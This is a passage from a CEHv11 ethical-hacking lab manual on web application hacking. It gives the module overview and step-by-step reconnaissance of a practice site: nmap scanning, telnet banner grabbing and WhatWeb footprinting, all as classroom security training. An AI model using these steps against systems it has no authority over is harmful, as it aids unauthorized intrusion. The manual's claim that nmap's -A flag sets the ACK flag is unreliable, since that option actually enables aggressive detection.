Hacking Web Applications

Module 14

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic, as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Lab Objectives

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools

- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning
- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 195 Minutes

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application.

Recommended labs that will assist you in learning various web application attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Infrastructure	√	√	√
	1.1 Perform Web Application Reconnaissance	√		√
	1.2 Perform Web Application Reconnaissance using WhatWeb		√	√
	1.3 Perform Web Spidering using OWASP ZAP	√		√
	1.4 Detect Load Balancers using Various Tools		√	√
	1.5 Identify Web Server Directories		√	√
	1.6 Perform Web Application Vulnerability Scanning using Vega		√	√
	1.7 Identify Clickjacking Vulnerability using iframe		√	√
2	Perform Web Application Attacks	√	√	√
	2.1 Perform a Brute-force Attack using Burp Suite	√		√
	2.2 Perform Parameter Tampering using Burp Suite		√	√
	2.3 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications		√	√
	2.4 Perform Cross-Site Request Forgery (CSRF) Attack	√		√
	2.5 Enumerate and Hack a Web Application using WPScan and Metasploit		√	√
	2.6 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server	√		√
	2.7 Exploit a File Upload Vulnerability at Different Security Levels		√	√
	2.8 Gain Backdoor Access via a Web Shell using Weevely		√	√

3	Detect Web Application Vulnerabilities using Various Web Application Security Tools	√		
	3.1 Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner	√		

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Footprint the Web Infrastructure

Web infrastructure footprinting is the process of gathering complete information about the target web application, its related components, and how they work.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

Lab Objectives

- Perform web application reconnaissance
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using iframe

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Vega located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega**
- You can also download the latest version of the Vega from its official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 60 Minutes

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery**: Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification**: Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Lab Tasks

TASK 1 Perform Web Application Reconnaissance

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Figure 1.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Perform Whois Lookup

3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
4. Use tools such as **Netcraft** (https://www.netcraft.com), **SmartWhois** (https://www.tamos.com), **WHOIS Lookup** (http://whois.domaintools.com), and **Batch IP Converter** (http://www.sabsoft.com) to perform the Whois lookup.

TASK 1.2

Perform DNS Interrogation

5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
6. Use tools such as **Professional Toolset** (https://tools.dnsstuff.com), DNSRecon (https://github.com), and **DNS Records** (https://network-tools.com), **Domain Dossier** (https://centralops.net) to perform DNS interrogation.

TASK 1.3

Perform Port and Service Scan

7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
8. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.

9. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 1.1.2: Running the programs as a root user

12. In the **Parrot Terminal** window, type **nmap -T4 -A -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.

Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies setting ACK flag, and **-v**: enables the verbose output (include all hosts and ports in the output).

Figure 1.1.3: Issue Nmap command

13. The result appears, displaying the open ports and services running on the machine hosting the target website.



Figure 1.1.4: Nmap scan

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.

Figure 1.1.5: Nmap scan results

TASK 1.4

Perform Banner Grabbing

15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.
16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.

Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).



Figure 1.1.6: Issuing telnet command

17. The **Trying 10.10.10.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.



Figure 1.1.7: Trying 10.10.10.19...

18. The result appears, displaying information related to the server name and its version, technology used.
19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.



Figure 1.1.8: Telnet result

Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the

banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.

20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).
21. Close all open windows and document all the acquired information.

TASK 2 Perform Web Application Reconnaissance using WhatWeb

Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

TASK 2.1

Perform Website Footprinting

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon () at the top of **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.



Figure 1.2.1: WhatWeb options

6. Now, type **whatweb <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.

7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.



Figure 1.2.2: Scanning the target website

8. In the terminal, type **whatweb -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.

Figure 1.2.3: Running verbosity scan on the target website

9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.



Figure 1.2.4: Results of verbosity scan on the target website



Figure 1.2.5: Results of verbosity scan on the target website

TASK 2.2

Export the Report

10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.



Figure 1.2.6: Results of verbosity scan on the target website

11. Type **pluma MovieScope_Report** and press **Enter** to open the resultant file.

Figure 1.2.7: Open MovieScope_Report in text document

12. The **MovieScope_Report** text file appears, as shown in the screenshot.

Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.

